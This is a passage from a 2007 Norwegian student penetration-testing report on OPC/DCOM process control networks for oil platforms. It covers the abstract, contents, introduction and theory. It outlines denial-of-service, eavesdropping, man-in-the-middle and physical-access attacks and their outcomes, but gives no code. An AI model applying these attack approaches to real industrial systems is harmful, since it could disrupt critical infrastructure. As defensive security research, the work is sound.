Innbruddstesting på prosesskontrollsystemer på oljeplattform

Håvard Husevåg Garnes og Petter Wedum

19. desember 2007

Sammendrag

I dette prosjektet ser vi på sikkerheten i et simulert prosesskontrollsystem og særlig ser vi på sikkerheten i en mye utbredt protokoll for prosesskontroll i oljeindustrien, OPC. Vi ser på implementasjonen av OPC i et testnettverk, både med lokal og fjerntliggende klient, og undersøker sikkerheten i forskjellige scenarioer.

OPC knytter sammen en eller flere OPC-servere med en eller flere OPC-klienter. Serveren er knutepunktet for alle prosesskontrollenhetene og tilbyr klienten et enhetlig grensesnitt for å kontrollere dem. Serveren er ofte plassert på en oljeplattform, mens klienten kan befinne seg lokalt på plattformen eller fjerntliggende, for eksempel i en kontrollstasjon på land eller på et hjemmekontor. I tilfellet hvor OPC-klienten kobler seg til serveren over Internett er sikkerheten et spesielt viktig tema. OPC implementerer ingen form for sikkerhet i seg selv, men baserer seg på Microsofts COM/DCOM og sikkerheten innebygd der. Dette innebærer at nesten alle OPC-servere kjører på Microsoft Windows. Noen OPC-implementasjoner tilbyr i tillegg tunnellering. Vi har studert markedsledende Matrikons implementasjon av OPC i sitt produkt OPC Simulation Server.

Microsofts COM/DCOM tilbyr i den formen det anbefales brukt i OPC kun autentisering av klienter som sikkerhetsmekanisme. Under autentiseringen blir alle akkreditiver unntatt passordet sendt i klartekst. Autentiseringen benytter NTLM versjon 1 som er en utfordring-respons-protokoll, slik at passordet ikke blir sendt, kun brukt som nøkkel. Etter autentisering av klienten sendes så all kommunikasjon i klartekst og uten integritetsbeskyttelse, noe som muliggjør både avlytting av kommunikasjonen og mellommannsangrep mot OPC-tjenesten.

Flere aspekter blir belyst i rapporten. Et fjerntliggende tjenestenektangrep er gjennomført for å vise at en OPC-server er sårbar på samme linje som vanlige Windowsservere i sin basisinnstilling. Videre ble det gjennomført avlytting av pakker i tilfellet hvor angriperen har tilgang til signalbanen mellom klienten og serveren. I samme angrepstilfellet ble det vist at både avlytting, hindring og endring av kommunikasjonen kunne gjennomføres, såkalte mellommannsangrep[1]. Til slutt ble det gjennomført et angrep i et scenario hvor angriperen hadde fysisk tilgang til en server. Angriperen fikk full kontroll over serveren, med alle brukernavn og passord tilgjengelig i klartekst.

Vi gir i denne rapporten en grunnleggende oversikt over sikkerheten i OPC slik det anbefales satt opp, og viser hvordan sårbarhetene vi fant kan utnyttes.

I og med at OPC-standarden ikke selv implementerer sikkerhet, er det ekstremt viktig at implementasjoner av OPC er oppdaterte med hensyn på de sikkerhetsaspektene implementasjonen bygger på. Vår konklusjon er at OPC slik det er

[1] I denne rapporten benytter vi "mellommannsangrep" som norsk navn på det mer kjente engelske utrykket "man-in-the-middle-attack".

satt opp i vanlige prosessnettverk ikke er sikkert, og at angripere med relativt beskjedne ressurser kan gjøre stor skade på systemer satt opp etter utbredte retningslinjer.

Forord

Norge er et av de landene som har mest å takke prosessindustrien for. Oljerikdom har tatt oss fra ett av de mest værutsatte og karrige landene i Europa til, dog fremdeles værhardt, et av de rikeste landene i verden. Slik oljeindustrien er drivkraften bak Norge, er prosesskontrollsystemer drivkraften bak oljeindustrien. I denne oppgaven har vi undersøkt sikkerheten i et simulert prosesskontrollsystem slik det er brukt i oljeindustrien.

For oss var prosesskontrollsystemer landet bak fjellene hva vårt fagfelt angår, og det er med stor interesse og med bratt læringskurve vi har dukket ned i oljeeventyret i denne perioden vi har jobbet med oppgaven. Vi har sett på prosesskontrollsystemer, nettverkstopologi, Microsofts Windows med tilhørende programvare og innbruddstesting på disse.

Prosesskontrollsystemer er et fagfelt for de innvidde, og vi vil takke vår veileder Martin G. Jaatun i SINTEF for å ha tatt oss med inn i de innviddes rekker, samt faglærer Svein J. Knapskog for sitt bidrag til arbeidet. En takk går også til SINTEF for lån av lab og ustyr.

Det at vi er to sammen om å gjøre dette arbeidet har her den effekten at det gjør fantasiområdet større. Å komme opp med kreative måter å angripe et system på er ikke i alle tilfeller like mye skrivearbeid som det er arbeid for kreativiteten, og det er i etterkant ofte vanskelig å måle hver enkelts bidrag til denne rapporten. Vi satte likevel stor pris på å få lov til å arbeide sammen, og vi er overbeviste om at resultatet ville blitt et ganske annet dersom vi ikke hadde vært to om å være kreative. Vi har lært svært mye denne høsten, og vi håper at vårt arbeid er et positivt bidrag i utviklingen av sikkerheten i slike systemer.

Innhold

Sammendrag **I**

Forord **III**

Innhold **IV**

Figurer **VII**

Tabeller **VIII**

Forkortelser **IX**

1 Introduksjon **1**
1.1 Problemstilling 1
1.2 Avgrensninger 1
1.2.1 Suksesskriterier 2
1.3 Oppbygning 2

2 Teori **4**
2.1 Informasjonssikkerhet 4
2.1.1 Sikkerhetsbrudd 5
2.1.2 Innbruddstesting 6
2.1.3 Angrepsscenarioer 7
2.1.4 Tekniske svakheter og personbedrageri 8
2.2 OPC 9
2.2.1 OPC DA 10
2.2.2 OPC tunnellering 11
2.3 COM/DCOM 12
2.3.1 Autentisering i DCOM - NTLMSSP 13

3 Metode **16**
3.1 Nettverk 16
3.2 Verktøy 18
3.2.1 OpenSCADA 18
3.2.2 Matrikon OPC Simulasjonsserver 18
3.2.3 Nmap 18
3.2.4 Nessus 19
3.2.5 OPCTester 19
3.2.6 Wireshark 19
3.2.7 arpspoof 19
3.2.8 Hydra 20
3.3 Angrep 20
3.3.1 Avlytting: pakkesniffing 20
3.3.2 ARP-juksing 20
3.3.3 Tjenestenekt 22
3.3.4 Mellommannsangrep 24
3.3.5 Konfigurasjonsfeil 25
3.3.6 Fysisk tilgang 25

4 Forsøk og resultater **27**
4.1 Initielle undersøkelser . . . 27
4.2 Nettverks- og sårbarhetskartlegging . . . 27
4.2.1 Nmap . . . 28
4.2.2 Nessus . . . 29
4.2.3 OPCTester . . . 30
4.2.4 Delresultat . . . 30
4.3 HTTPS . . . 30
4.3.1 Delresultat . . . 30
4.4 Telnet . . . 30
4.4.1 Delresultat . . . 31
4.5 Innpass i signalbanen . . . 31
4.6 Avlytting . . . 31
4.6.1 Delresultat . . . 32
4.7 Tjenestenekt . . . 32
4.7.1 Svart hull . . . 32
4.7.2 SYN-flooding . . . 32
4.7.3 Landangrep . . . 33
4.7.4 Delresultat . . . 33
4.8 Mellommannsangrep . . . 33
4.8.1 Delresultat . . . 35
4.9 Konfigurasjonsfeilutnytting . . . 35
4.9.1 Delresultat . . . 36
4.10 Fysisk tilgang til utstyr . . . 36
4.10.1 Delresultat . . . 36
4.11 Resultat . . . 36

5 Diskusjon **38**
5.1 Kartlegging . . . 38
5.2 Elementære angrep . . . 39
5.3 Innsynsangrep . . . 40
5.4 Tjenestenektangrep . . . 42
5.5 Mellommannsangrep . . . 43
5.6 Fysisk tilgang til utstyr og personbedrageri . . . 44
5.7 OPC som kritisk protokoll . . . 45

6 Konklusjon **47**
6.1 Videre arbeid . . . 48

Referanser **50**

Referanser fra Internett **53**

Vedlegg A : Nmap kartleggingsutskrift av `129.241.252.115` **55**

Vedlegg B : SYN_attack.cpp **56**

Vedlegg C : mitm.py **59**

Vedlegg D : OPC-server-klient-kommunikasjon **61**

Vedlegg E : Utskrift fra kjøring av OPC Security Tester **64**

Vedlegg F : Nessus kartleggingsutskrift av `129.241.252.115` **66**

Figurer

1 Oppsett av en OPC-server tilknyttet kontrollenheter med kommunikasjon over Internett med en OPC-klient. Hver enhet tilkoblet OPC-serveren kan kommunisere med denne over sin egen proprietære protokoll, men en OPC-klient trenger kun kjennskap til OPC-protokollen for å dra nytte av enhetene tilkoblet OPC-serveren. 9

2 Tunnellering av OPC-kommunikasjon. OPC-klienten kommuniserer over COM med sin ende av tunnelen, som tar hånd om dataene som kommer fra klienten og sørger for å sende dem over nettverket til den andre tunnelenden. På serversiden tar tunnelenden hånd om informasjonen som har blitt tunnellert, og kommuniserer videre over COM med OPC-serveren. 11

3 DCOM som grensesnitt for underliggende OPC-program 12

4 NTLM autentiseringssekvens etter etablert TCP-forbindelse. . . 13

5 Konstruksjonen av LM Hash. 14

6 Nettverkstopologien til OPC-nettverket brukt i prosjektet, som mottat fra blått lag. 17

7 Nettverk med tre maskiner, hvor en av dem vil avlytte de andre. 21

8 Standard oppsett av 3-veis TCP-forbindelse. 23

9 En mellommann sitter mellom to kommuniserende maskiner, og er deres virkelige kommunikasjonspartner. 24

10 Oversikt over et mellommannsangrep i forbindelse med OPC som endrer på pakkene mellom server og klient. 34

11 Skjermbilde av ophcrack-liveCD som kjører på serveren og har funnet alle brukere med passord. 37

12 Skjermbilde fra Wireshark som viser informasjon sendt i NTLMSSP-pålogging 41

Tabeller

1 Eksempel på konstruksjon av NTLM_AUTH-respons til NTLM_CHALLENGE 15

2 ARP-tabeller i et nettverk med tre maskiner uten og med arpjuksing. 22

3 Åpne porter på vert `129.241.252.115` 28

4 Utdrag av utskrifter hos OPC-klient fra to OPC-sesjoner, med og uten mellommannsangrep. 34

Forkortelser

ARP Address Resolution Protocol er en protokoll som muliggjør dynamisk distribusjon av nødvendig informasjon for å oversette protokolladresser til 48.bit Ethernettadresser, RFC826.

COM Component Object Model er en plattform for komponentbasert programvare introduser av Microsoft. COM blir ofte brukt som et samlebegrep på OLE, ActiveX, COM+ og DCOM teknologier. COM brukes formelt lokalt på en datamaskin, mens DCOM er en utvidelse av COM for bruk over nettverk [Mic07b]. Vi vil bruke COM og DCOM om hverandre i denne oppgaven.

DES Data Encryption Standard er en blokkrypteringsmetode med 56-bit nøkkel. Standarden er sett på som usikker [3], hovedsaklig på grunn av for kort nøkkellengde.

DHCP Dynamic Host Configuration Protocol er en protokoll brukt av klienter i et nettverk for å få IP-adresse, og andre parametre for å kunne koble til nettverket.

DMZ Demilitarized Zone er et delnettverk av et større lokalt nettverk som ofte inneholder nettverkets eksterne tjenester mot et større nettverk, ofte Internett.

DOS Denial of Service, tjenestenekt, er en type angrep mot en eller flere verter for å gjøre tjenesten som ytes utilgjengelig. Angrepet kan også gjøres distribuert, da kalt DDOS.

DCOM Se COM.

DDOS Se DOS

GUI Graphical User Interface, grafisk brukergrensesnitt, interaksjon med bruker via grafikk.

IP Internet Protocol er en protokoll for dataoverføring over et pakkesvitsjet nettverk, RFC791.

MAC Media Access Control er en del av datalink-laget fra Open Systems Interconnection Basic Reference Model. MAC-adressen er gir den fysiske adressen til en nettverkskomponent nødvendig for kommunikasjon i undernettverk.

NTLM New Techonology Lan Manager er en autentiseringsprotokoll brukt for nettverk av Windowsmaskiner [Mic07c].

NTLMSSP NTLM Security Support Provider benytter NTLM-protokollen til autentisere klienter for pålogging og tilgang til nettverksressurser.

OLE Object-Linking and Embedding er utviklet av Microsoft og tilbyr linking og deling av objekter mellom programmer.

OPC OLE for Process Control. Definert videre i oppgaven under 2.2.

TCP Transmission Control Protocol er en av kjerne protokollene i Internett og gir en pålitelig strøm av byte i rekkefølge, RFC4614.

RFC Request For Comments er en dokumentserie for publikasjoner av Internettstandarder.

RPC Remote Procedure Call, en metode for å kjøre programkode som ligger på en annen maskin og lese ut resultater.

SCADA Supervisory Control and Data Acquisition er i denne rapporten sett på som et et stort distibuert målings og kontrollsystem.

UDP User Datagram Protocol er en protokoll for sending av små meldinger over nettverk, RFC768.

VPN Virtual Private Network er et kommunikasjonsnettverk tunnellert gjennom et eller flere vilkårlige nettverk til et dedikert nettverk. Ofte blir VPN-tilkoblinger brukt for å garantere autentifisering og integritet.

1 Introduksjon

Dagens samfunn er i stor grad basert på oljeindustrien. Infrastruktur, transport og kommunikasjon vil alle bli hemmet om oljeindustrien ikke fungerer som den skal. Oljeplattformer og en rekke andre fabrikkinstallasjoner benytter seg i dag av Object-Linking and Embedding for Process Control (OPC)[2] for kontroll og styring av systemene som igjen styrer driften av prosessanlegget. Under utviklingen av OPC ble det i stor grad lagt vekt på funksjonalitet og behovet for en standardisert modell for prosesskontrollsystemer. I dag kan vi se at det ble lagt for lite vekt på sikkerheten ved prosesskontrollsystemer og den generelle informasjonssikkerheten på oljeplattformer gjennom OPC.

SINTEF er per dags dato involvert i en rekke prosjekter som berører informasjonssikkerheten på oljeplattformer. Et ledd i denne prosessen er å kartlegge sikkerhetssituasjonen slik den er i dag ved prosesskontrollsystemene som er i bruk, svakheter og mulige konsekvenser ved sikkerhetsbrudd.

1.1 Problemstilling

Det skal settes opp et testnettverk som simulerer prosesskontrollsystemer slik de er på en oljeplattform, med fjernaksess til et operasjonssenter på land. Dette skal gjøres av blått lag (to studenter). Rødt lag (to studenter) skal utføre innbruddstesting på det oppsatte testsystemet. Innbruddstestingen skal delvis utføres i samarbeid med blått lag, som har oppgaven med å sikre systemet mot angrep. Innbruddstestingen skal belyse sikkerhetsaspektene ved OPC og Blått lags implementasjon av OPC. Denne rapporten presenterer Rødt lags resultater.

1.2 Avgrensninger

Vi har i vår oppgave valgt å fokusere på praktisk sikkerhetsproblematikk knyttet til OPC, og i særlig grad problemer knyttet til protokollen OPC-DA (Data Access), som er den mest brukte av OPC-protokollene [5]. Vi har valgt å jobbe med et bredt perspektiv, og latt det være utenfor vår oppgave å se nøye på enkelte sårbarheter utover å demonstrere eksistens og til en viss grad hvordan disse sårbarhetene kan utnyttes. Vi har i prosjektet ikke hatt noen økonomiske midler til rådighet, og har derfor begrenset oppgaven til å kun bruke verktøy som er gratis tilgjengelige for oss.

Vi har valgt å se på sikkerhetsproblematikken slik den oppsto på testnettverket satt opp av blått lag. De feilkonfigurasjonene blått lag har gjort og de nettverkskomponentene blått lag har brukt inngår direkte i vår analyse av sikkerhetspro-

[2] OPC blir nærmere beskrevet i teoridelen av oppgaven.

blematikken. Vi har følgelig ikke sett på teoretiske sikkerhetsperspektiver slik det for eksempel er gjort i [6]. Vi har heller ikke sett på andre konfigurasjoner av protokoller enn de som er anbefalt av CERN. Det er dermed ikke mulig å trekke konklusjoner utover de som er gyldige for vårt oppsett.

Det er tidligere gjort flere studier av sikkerheten i OPC, både av de teoretiske og de praktiske aspektene [6, 18, 20], så våre suksesskriterier i denne oppgaven handler derfor spesifikt om hva vi kan oppnå i forhold til blått lags nettverk.

1.2.1 Suksesskriterier

Vi definerer vår suksess i henhold graden av oppnådd inntrenging i kontrollsystemet. Alvorlighetsgraden av inntrenging er definert i teoridelen av oppgaven, og punktvis er suksesskriteriene sortert etter alvorlighetsgrad som følger:

- Innsyn, alle angrep som fører til brudd i konfidensialiteten.
- Tjenestenekt, alle angrep som fører til brudd på tilgengeligheten.
- Endring, alle angrep som innebærer brudd på integriteten.
- Total kontroll, alle angrep som fører til at angriperen har full kontroll over systemet, altså hvor alle de ovenstående punktene kan utføres på tidspunkt valgt av angriperen selv.

Vi forventer ikke å klare å ta kontroll over systemet, ettersom systemet simulerer et system som anbefalt brukt i industrien [9]. Det er også umulig å si på forhånd hvor sårbart et system er og hvor mange av sårbarhetene en klarer å finne, selv om vi er to studenter og dermed samlet skulle ha mer kreativitet enn en enkelt angriper. Det vil på mange måter også være et positivt tegn om vi ikke klarer å finne noen alvorlige sårbarheter i systemet, og vi vil i så fall se på det som tegn på at OPC holder et visst sikkerhetsnivå.

1.3 Oppbygning

Denne rapporten er bygd opp av følgende deler: teori, metode, forsøk og resultater, en avsluttende diskusjon og konklusjon samt en avsluttende del om mulig framtidig arbeid. Teoridelen har som hensikt å belyse de viktigste teknologiene som berøres av prosjektet samt informasjonssikkerhet som fagfelt. Metodedelen tar for seg de metoder og verktøy som ble brukt gjennom prosjektet for å undersøke de forskjellige aspektene ved problemstillingen. Forsøk og resultatdelen inneholder en oversikt over de forsøkene vi har gjort og de resultatene vi har fått, og diskusjonen og konklusjonen vil forsøke å se på resulatene i et større lys

og drøfte betydningen av våre funn for OPC og sikkerheten. Seksjonen om mulig videre arbeid inneholder tanker og spørsmål vi har gjort oss i forhold til de funn vi har gjort i løpet av vårt arbeid som det kunne være nyttig å se nærmere på.

I denne rapporten skiller vi mellom referanser til trykte kilder og referanser til internettsider. Trykte kilder vil refereres med klammeparenteser rundt et tall e.g. [3], mens internettsider vil refereres med klammeparenteser rundt en forkortelse av forfatteren(e) og årstallet e.g. [Glas07].

2 Teori

I denne delen av oppgaven vil vi presentere teori relevant for forsøkene og drøftingene vi skal gjennomføre. Teoridelen omfatter både generell teori om informasjonssikkerhet og informasjon om OPC som en spesifikk del av prosjektet

2.1 Informasjonssikkerhet

Informasjonssikkerhet er et fagfelt i sterk utvikling og kan vanskelig sammenfattes i sin helhet. Vi har i denne oppgaven sett på informasjonssikkerhet som det å sikre informasjonen som er representert som data i et prosesskontrollsystem, også data som er knyttet til, eller utgjør, systemet selv, dets oppbygning og virkemåte [16, 33]. Vi har valgt å legge vekt på følgende vanlige basisegenskaper innen informasjonssikkerhet [2]:

- Konfidensialitet, at informasjon kun er tilgjengelig for de som er autorisert til å se den.
- Tilgjengelighet, at informasjon og systemer er tilgjengelige ved behov.
- Integritet, at tilstanden til systemet kun kan endres av autoriserte krefter og at systemet rapporterer sin faktiske tilstand ved forespørsel.

Konfidensialitet Konfidensialitet beskriver det å holde informasjon innenfor en bestemt gruppe individer eller enheter. I sin grunnleggende form handler konfidensialitet om å beholde informasjon blant en gruppe pålitelige mennesker, men vi ser i økende grad at konfidensialitet også handler om å beholde informasjonen inne i et system, uten at informasjonen i seg selv nødvendigvis er tenkt å holdes fra allmennheten. I særlig grad kan underholdningsindustriens kamp for å beholde multimedieinnhold i ukryptert form innenfor godkjente avspillere være gode eksempler på det siste. Vi ser tvert i mot at konfidensialitet vedrørende datakommunikasjon i prosesskontrollnettverk ikke har blitt ansett spesielt viktig innen oljeindustrien.

I vår oppgave er ikke konfidensialitet i forhold til bedriftssensitiv informasjon vektlagt. Konfidensialitet i forhold til integritet og tilgjengelighet er derimot en stor del av innbruddstestingens grunnmur, og dersom konfidensiell informasjon som krypteringsnøkler eller passord kommer på avveie er det i mange tilfeller svært enkelt for en ondsinnet aktør å forstyrre både tilgjengeligheten og integriteten i systemet.

Tilgjengelighet Tilgjengeligheten til et system beskriver systemets evne til å være tilgjengelig og fungerende på det tidspunktet det er behov for det. Dersom overvåkningssystemet på en plattform ikke er tilgjengelig til enhver tid det er krevd, vil reaksjoner på oppståtte momenter kunne bli forsinket eller utebli.

Integritet Integritet beskriver i denne oppgaven at et system er i en tilstand som er forårsaket av forhåndsdefinerte krefter, og at tilstanden som blir rapportert ut av systemet er den sanne tilstanden systemet befinner seg i.

Det ligger i dette at en måleravlesing kun skal beskrive det faktiske måleresultatet slik det er påvirket av de definerte målte kreftene, og at måleravlesingen ikke reflekterer andre krefter som virker på måleren - det være seg resultater som er endret på en ondsinnet eller uaktsom måte ved å manipulere systemet måleren inngår i.

Det vil for en oljeplattform være svært uheldig dersom en trykkmåler på et gassknutepunkt kunne påvirkes til å rapportere feilaktige data. Integritetstap i systemet er en utvidet form for brudd på tilgjengeligheten, i det tilgjengeligheten kun er tilsynelatende. Integritet i systemet er derfor tillagt stor vekt av oss.

2.1.1 Sikkerhetsbrudd

Et informasjonssystem er et system som inneholder data og enheter for behandling og kommunisering av disse dataene. Basert på dette definerer vi sikkerhetsbrudd i systemet som enhver hendelse hvor systemet ikke innehar de tre ovennevnte basisegenskapene.

Det eksisterer mange forsøk på å klassifisere sikkerhetsbrudd, men vi har i denne rapporten valgt å klassifisere sikkerhetsbruddene i følgende kategorier og alvorlighetsgrader som omtalt i introduksjonen:

- Innsyn, alle angrep som fører til brudd i konfidensialiteten
- Tjenestenekt, alle angrep som fører til brudd på tilgjengeligheten
- Endring, alle angrep som innebærer brudd på integriteten
- Total kontroll, alle angrep som fører til at angriperen har full kontroll over systemet. Altså summen av de ovenstående punktene.

Et angrep som innebærer at en angriper kan avlytte data sendt over nettverket vil da klassifiseres under innsynsangrep. Et angrep som også innebærer at angriperen kan endre data som går over nettverket kan, avhengig av hvordan dataene kan endres, klassifiseres på forskjellige nivåer. Det kan klassifiseres som

tjenestenekt dersom dataene fjernes eller forstyrres, som endring dersom dataintegriteten i systemet brytes eller som totalkontroll dersom angrepet fører til at angriperen kan utføre hvert av de tre foregående punktene i lista på selvvalgt tidspunkt.

Vi har definert alvorlighetsgraden på sikkerhetsbruddene etter den tilsynelatende klassifiseringen fra oljeselskapene. Det er åpenbart at et oljeselskap ikke ønsker tjenestenektsangrep, siden et tjenestenektsangrep vil kunne medføre produksjonsstopp og dermed føre til store inntektstap. Ettersom det ikke finnes noen innebygget konfidensialitetsfunksjoner i OPC er det da nærliggende å tro at innsynsangrep klassifiseres lavere i alvorlighetsgrad enn et tjenestenektsangrep. Brudd på integriteten i systemet klassifiseres som mer alvorlig enn tjenestenekt siden det innebærer at en operatør ikke har tilgang til den reelle dataen i systemet, og total kontroll klassifiseres som det mest alvorlige.

2.1.2 Innbruddstesting

Innbruddstesting er et svært bredt fagfelt som er i stadig utvikling. Innbruddstesting kan defineres og gjennomføres på mange måter, som kjøring av en sikkerhetsscanner som Nessus [Sec07c] og Nmap [Ins07], eller som nybrottsarbeid med forskning og utprøving av nye og ukjente svakheter.

Innbruddstesting ved kjøring av nessus er lavkostnadstesting, og egner seg svært bra på systemer i produksjon. Nessus oppdateres stadig med nye programtillegg for nyoppdagede sårbarheter i mange datasystemer, og vil gi en god indikasjon på om systemet inneholder kjente sårbarheter eller ikke.

Innbruddstesting som nybrottsarbeid er en aktivitet vi i stor grad ser utført på laboratorier eller i spesialiserte miljøer for dette. Et system som skal testes for ukjente sårbarheter må læres å kjenne svært godt av den som skal utføre testingen, og det krever derfor både et system som kan settes i tilstander en selv bestemmer og tid til å gjennomføre grundig forskning på grensesnittet mot nettverket som systemet framviser.

Forskning viser at laboratorieutført innbruddstesting, i likhet med reelle angrep foregår i tre faser [7]. Den første fasen kan beskrives som "bli kjent"-fasen. I denne perioden vil forskeren bruke tid på å bli kjent med systemet og se hvordan det oppfører seg, for eksempel ved å teste systemet med sårbarhetskartleggere for å se etter enkle veier inn. Dersom effekter som systemkræsj og andre feilsymptomer blir observert i denne fasen blir det tatt med til neste fase.

Den andre fasen er den initielle forsøksfasen. I denne fasen blir det kjørt enkle forsøk mot ukjente og - basert på den initielle fasen - antatte svakhetspunkter i systemet.

Den tredje fasen er den innovative fasen. I denne fasen blir kreativiteten i an-

grepene mot systemet merkbart utvidet, og gjennomslagskraften mot systemet blir svært mye større.

Vi forventer ikke å nå den innovative fasen i vårt arbeid. Dette skyldes at vi har valgt å fokusere på bredde i våre angrep. Ved å fokusere på breddeangrep og forståelse av angrepsvektorer i systemet, ser vi på det som mulig fremtidig arbeid å rette store ressurser mot de mulige angrepsvektorene vi avdekker i denne rapporten.

2.1.3 Angrepsscenarioer

Innbruddstesting kan utføres fra mange ståsteder. Det er vanlig å se på sikkerheten i et system fra ståstedet til den allestedsnærværende angriperen, men hvor krypteringsnøkler er ukjent. Dette innebærer en modell etter Kerckhoffs' prinsipp [14], hvor man antar at angriperen har total kjennskap til systemets oppbygging og virkemåte, samt at angriperen kontrollerer alle mellomnoder i nettverket, men ikke kan dekryptere uten å få tilgang til nøkkelen på en annen måte. Slike scenarioer er vanlige i forsøk hvor det legges vekt på høy grad av sikkerhet i systemet og hvor angrep mot systemet kan være av kritisk betydning, som banksystemer og innflygningssystemer.

Man kan også velge å se på innbruddstesting fra ståstedet til en person som kun har tilgang til ett eller noen få systemer, inne i eller utenfor det interne nettverket til bedriften. Slike scenarioer kan forutsette en angriper som kun har tilgang på en internettilkobling og dermed er nødt til å komme inn til systemet via et internettknutepunkt.

Det er kjent at de fleste angrep mot bedrifters datasystemer kommer fra innsiden av systemet [34]. Det er derfor viktig å sikre systemet også mot angrep fra målbevissste og tilfeldige angripere innenfor systemets yttergrenser.

I vår oppgave har vi valgt å se på forskjellige modeller. Dette har vi gjort for å kunne si noe om hva det er sannsynlig at kan skje med systemet dersom en tilfeldig angriper retter angrepsforsøk mot systemet for hevn[3] eller forlystelse, samtidig som vi ønsker å belyse hva en ansatt i bedriften eller et godt finansiert kriminelt nettverk kan forårsake og hvor mye tilgang en dedikert angriper trenger for å gjøre angrep av de forskjellige kategoriene.

[3] Et kjent eksempel på hevn mot en bedrift er fra Maroochy Shire i Australia hvor en person brøt seg inn i dataanlegget til byens kloakksystem og forårsaket store kloakkutslipp etter ikke å ha blitt tilbudt jobb [8].

2.1.4 Tekniske svakheter og personbedrageri

Et system kan ha svakheter på mange nivåer. Svakhetene kan befinne seg i alt fra logiske feil i nettverksoppsettet eller nettverkshåndtering, for eksempel som for åpne brannmurregler eller et åpent internt trådløst nettverk, via tekniske sårbarheter i programvaren, som usikrede minneområder eller dårlig feilhåndtering til naive eller inkompetente brukere av systemet.


Problemet med feil oppsett av nettverk løses ofte ved å lage regler og oppsett hvor 'ikke tillatt' er regelen dersom det ikke finnes eksplisitte tillatelser for den enkelte handling. Dette løser likevel ikke logiske problemer i programmers bruk av nettverket, som oppstår når programmer ikke har rutiner for kontroll av korrekthet, integritet og konfidensialitet eller enkelte av disse elementene.

Manglende kontroll av korrekthet i pakker kan vise seg i situasjoner som at pakker inneholder feil angivelse av egen lengde som innebærer at gal informasjon blir oppfattet av systemet eller at pakker klarer å skrive over andre pakker i mottakskøen. Konfidensialitetsbrister oppstår i det en utenforstående har tilgang til å lese sensitivt innhold i nettverkstrafikken. Integritetsbrister i nettverket forekommer i det nettverkstrafikk som sendes mellom to maskiner inneholder gal informasjon på mottakersiden til tross for at pakken inneholdt kun korrekt informasjon da den ble sendt. IP (Internet Protocol) som brukt på internett inneholder ingen innebygde mekanismer for å forhindre angrep, og slike mekanismer må derfor bygges inn i programvaren som behandler mottatt data. Dette har medført mange sikkerhetsproblemer [10].

Problemer knyttet til feil i programvare er ofte mye vanskeligere å løse. Programvare er ofte kompleks, og feil oppstår lett i implementasjonsfasen av programmer. Eksempler på slike feil er at minne i programmer blir overskrevet, med vilje eller uhell, eller at tilstandsmaskiner i programmer mangler korrekt håndtering av enkelte sekvenser av handlinger. Manglende kontroll av inndata til programmer kan også et vanlig eksempel. Slike feil kan i beste fall føre til at programmet kræsjer, og i uheldigste fall føre til at en angriper kan kjøre egne programmer på maskinen. I det første tilfellet vil feilen medføre brudd i tilgjengeligheten i systemet. I det andre tilfellet vil det kunne føre til at en angriper får total kontroll. Tekniske svakheter har vært gjenstand for svært mye forskning i de senere år [28].

I de senere år er også problemet med personbedrageri blitt dypere undersøkt [15, 28]. Angrep basert på personbedrageri kommer som en følge av at menneskelige svakheter i systemene blir utnyttet. Den vanligste svakheten er naivitet, og da særlig blind tro på kommunikasjonsmidler som for eksempel e-post.

Ved å jobbe med angrep på det menneskelige planet av datasystemet, ved eksempelvis å forkle seg som håndverkere eller å sende e-post med forfalsket avsender, er det ofte lettere å komme seg inn i systemet enn dersom man kun fokuserer



Figur 1: Oppsett av en OPC-server tilknyttet kontrollenheter med kommunikasjon over Internett med en OPC-klient. Hver enhet tilkoblet OPC-serveren kan kommunisere med denne over sin egen proprietære protokoll, men en OPC-klient trenger kun kjennskap til OPC-protokollen for å dra nytte av enhetene tilkoblet OPC-serveren.

på det tekniske planet.

I vår oppgave har vi hovedsaklig konsentrert oss om å finne og demonstrere tekniske svakheter i systemet, og da særlig brudd på nettverksintegritet.

2.2 OPC

OPC er en samlebetegnelse på et sett grensesnitt mot OPC-servere [21]. I et prosesskontrollnettverk har OPC-serveren rollen som dataaggregator for de tilgjengelige, ofte proprietære, kontrollenhetene i systemet. OPC-serveren innehar funksjoner for å lese av og eventuelt sette verdier i disse enhetene, og tilby mekanismer for interaksjon med disse verdiene til en OPC-klient. Av aktuelle enheter kan nevnes nivåsensorer i lagertanker, termometer i forbrenningsovner etc.

OPC er i bruk i store deler av prosessindustrien i verden, i alt fra sagbruk til oljeplattformer. OPC brukes ofte som protokoll i SCADA-systemer (supervisory Control and Data Acquisition), som er en samlebetegnelse for systemer for prosesstyring. OPC er hovedsaklig i bruk på grunn av at det er svært stabilt og pålitelig når det først er satt opp og konfigurert. OPC tillater også overføring av "double precision real numbers", svært nøyaktige tall, som andre protokoller ikke tillater uten en god del omarbeiding [5].

OPC-serveren vil samle data i grupper etter operatørens ønske, gjerne sortert etter plassering av enhetene eller funksjonalitet i enhetene, og hver gruppe inneholder et sett datapunkter kjent som "items", som representerer den faktiske forbindelsen til enheten (se figur 1).

Hvert datapunkt vil for klienten framkomme som en verdi, selv om serveren kun vil behandle et datapunkt som en tilkobling til den eksterne enheten. Hvert

datapunkt vil i tillegg opptre for klienten kun i sammenheng med en gruppe, og det er ikke mulig for klienten å kommunisere direkte med den tilhørende enheten over OPC.

Ved hjelp av OPC-grensesnittet er det mulig for enhver med tilgang til spesifikasjonene å programmere en OPC-klient for prosesskontrollering. OPC-klienten vil med disse grensesnittene få tilgang til de forhåndsdefinerte gruppene av data i OPC-serveren, og kan med dette benytte de enkelte styringsenhetene uten å kjenne den enkelte enhets proprietære protokoll eller ha direkte tilgang til signalbanen mellom OPC-serveren og enhetene eller til prosesskontrollnettverket forøvrig.

OPC-grensesnittet er definert på Microsofts OLE/COM (Object-Linkíng and Embedding/Component Object Model), og de fleste OPC-servere kjører på Microsoft Windows servere, selv om det finnes enkelte implementasjoner for andre operativsystemer, eksempelvis OpenSCADA. OPC-grensesnittet er implementert som et sett funksjonskall på COM-objekter definert av OPC-serveren, og kan aksesseres over DCOM fra andre maskiner. Følgelig implementerer ikke OPC selv sikkerhet i protokollen, men benytter seg av sikkerheten tilbudt i DCOM.

